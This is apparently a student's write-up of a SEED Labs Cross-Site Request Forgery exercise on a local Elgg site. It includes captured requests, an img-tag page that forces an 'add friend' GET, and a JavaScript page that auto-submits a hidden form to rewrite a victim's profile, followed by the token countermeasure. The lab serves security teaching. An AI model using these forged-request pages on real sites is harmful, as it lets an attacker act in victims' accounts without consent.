Lab5

The purpose of this lab is to learn about the Cross-Site Request Forgery Vulnerability / Exploit

Task 2 - Lab Environment

Let's quickly review the apache host file to review the virtual hosts and associated directories - we use the cmd `cat /etc/apache2/sites-available/000-default.conf`

```
[11/12/19]seed@VM:~/Downloads$ cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
        ServerName http://www.SeedLabSQLInjection.com
        DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.xsslabelgg.com
        DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabelgg.com
        DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabattacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.repackagingattacklab.com
        DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.seedlabclickjacking.com
        DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
[11/12/19]seed@VM:~/Downloads$
```

Task 3.1 - Observing HTTP Requests

There were numerous discussions in class around the Firefox plugin not working correctly. Insead of the firefox add-on, I installed burp community edition.

capture a HTTP GET request to the csrflabelgg website

Intercept | HTTP history | WebSockets history | Options

Request to http://www.csrflabelgg.com:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=0g7g6763ao20g3b16eovi5prf3
Connection: close
Upgrade-Insecure-Requests: 1
```

Capture an HTTP POST request to the csrflabelgg website:

Intercept | HTTP history | WebSockets history | Options

Request to http://www.csrflabelgg.com:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /action/login HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=test&search_type=all
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Cookie: Elgg=0g7g6763ao20g3b16eovi5prf3
Connection: close
Upgrade-Insecure-Requests: 1

__elgg_token=r9cmbTzoPPfZnGyHvu0IxQ&__elgg_ts=1573535921&username=admin&password=admin&returntoreferer=true
```


Task 3.2 - CSRF Attack using GET Request

Describe how you can construct the content of the web page. Hints: In this task, you are not allowed to write JavaScript code to launch the CSRF attack. you can use the img tag, which automatically triggers an HTTP GET request


The webpage we create can have an img tag which calls the "add friend" page.

```
[11/12/19]seed@VM:~/Downloads$ cat /var/www/CSRF/Attacker/poc.html
<html><body>

<h1>Testing CSRF Get request
</h1>

<img src="http://www.csrflabelgg.com/action/friends/add?friend=42" alt="img" width="1" height="1" />

</body></html
[11/12/19]seed@VM:~/Downloads$
```

A prototype of the page works with Boby's account (the attacker). Proxying the data we can see the page is loaded then the GET request to the "add friend" page is made as the page is loaded. when we are logged in as Boby this automatically adds Alices account to Boby's.



Lets now see if we can have Alice automatically add Boby to their account as a friend. To do this I am going to log in as Boby, add a blog post w/ a link, then logout of the Boby Account. I'll log back in as Alice, view Boby's blog, click the link, and confirm the request to add Boby as a friend was sent - proving the attacker was successful



Success:

Intercept | HTTP history | WebSockets history | Options


Request to http://www.csrflabelgg.com:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET /action/friends/add?friend=43 HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/poc.html
Cookie: Elgg=aamcdprd2fk8i7igbba0973vk7
Connection: close
```

Alice is now friends with Boby because Alice clicked on Boby's blog!



Task 3.3 - CSRF Attack Using POST Request

The goal is to use a malicious site / url and have the person post something on their account (e.g. do something unexpected) when visiting the URL. To do this I first use Alices account to post something in her "About Me" section of her profile.

Proxying the request, we can see the data that is being sent over. This gives Boby an opportunity to create a new malicious website using a the proper format of the POST request

Intercept | HTTP history | WebSockets history | Options

Request to http://www.csrflabelgg.com:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 564
Cookie: Elgg=aamcdprd2fk8i7igbba0973vk7
Connection: close
Upgrade-Insecure-Requests: 1

__elgg_token=7W4LOXcjzdmfPddSYnDMOQ&__elgg_ts=1573602105&name=Alice&description=%3Cp%3Ethe+about+me+location+is+where+Boby+wants+to+target+his+malicious+msg%21%3C%2Fp%3E%0D%0A&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=42
```

Using the following javascript template I can create a POST-based webpage that updates Alices "About Me" description

```
[11/12/19]seed@VM:~/Downloads$ cat /var/www/CSRF/Attacker/poc-post.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
        var fields;
        // The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='description' value='Alice Thinks Boby is the Best!'>";

fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
[11/12/19]seed@VM:~/Downloads$
```

The HTML above sends a post request to Alice's profile and updates here profile with the malicious message about liking Boby

Request to http://www.csrflabelgg.com:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/poc-post.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Cookie: Elgg=aamcdprd2fk8i7igbba0973vk7
Connection: close
Upgrade-Insecure-Requests: 1

name=Alice&description=Alice+Thinks+Boby+is+the+Best%21&accesslevel%5Bbriefdescription%5D=2&guid=42
```

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

About me

Alice Thinks Boby is the Best!

Question 1 - How can Boby get Alices user id (guid)? Boby can simply go to alices webprofile and attempt to look at the "Add Friend" Button. As Alice, I can view Boby's profile and clearly see the GUID...

Boby

Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages


Wire posts

Inspector | Console | Debugger | { } Style Editor | Performance

Search HTML

```
<div class="elgg-avatar elgg-avatar-large">…</div>
<ul class="elgg-menu profile-action-menu mvm">
  <li class="elgg-menu-item-remove-friend hidden">…</li
  <li class="elgg-menu-item-add-friend">
    <a class="elgg-button elgg-button-action"
    href="http://www.csrflabelgg.com/action/friends
    /add?friend=43&__elgg_ts=1573605449&
    __elgg_token=V529qTK4w8Xa-kw3gzqqCg">Add friend</a>
```

Question 2- If Boby wants to launch the attack to anyone who visits his malicious page is that possible? Yes - Boby can simply send a GET request to the user's profile. The response to that GET request provides a bunch of HTML. In that HTML Boby would be able to obtain the user's guid. This would be a little more difficult to craft but I believe it is a possible attack. It simply requires at least 3 steps - 1) GET the profile, 2) parse the response to obtain the GUID 3) POST the malicious message with the obtained GUID / session cookie.




Task 4 - Implement a Countermeasure for Elgg

Implement the Countermeasure:

```
[11/12/19]seed@VM:~$ grep -A1 "function gate"  /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.
        public function gatekeeper($action) {
        #       return true;
[11/12/19]seed@VM:~$
```

Attempt the CSRF attack, Capture the HTTP request:


Most Visited
SEEDLabs
Sites for Labs
This page forges an HTTP
undefined
Request to http://www.csrflabelgg.com:80 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/poc-post.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Cookie: Elgg=mh5ir64a6jcvv3d4indnadhnn4
Connection: close
Upgrade-Insecure-Requests: 1
name=Alice&description=Alice+Thinks+Boby+is+the+Best%21&accesslevel%5Bbriefdescription%5D=2&guid=42

Explain: 1) why the attacker is unable to send the secret tokens and 2) what prevent them from finding out the secret tokens from the web page.

The attacker is unable to bypass the browser access controls. Tthose controls prevent the javascript code in the attackers page from accessing any content in the ELgg pages. When I proxied the requests, I saw the attacker page making many many different calls to the ELGG website, when I logged back in as Alice I can see the red notifications indicating the missing tokens from the many failed attempts to POST a new "About Me" description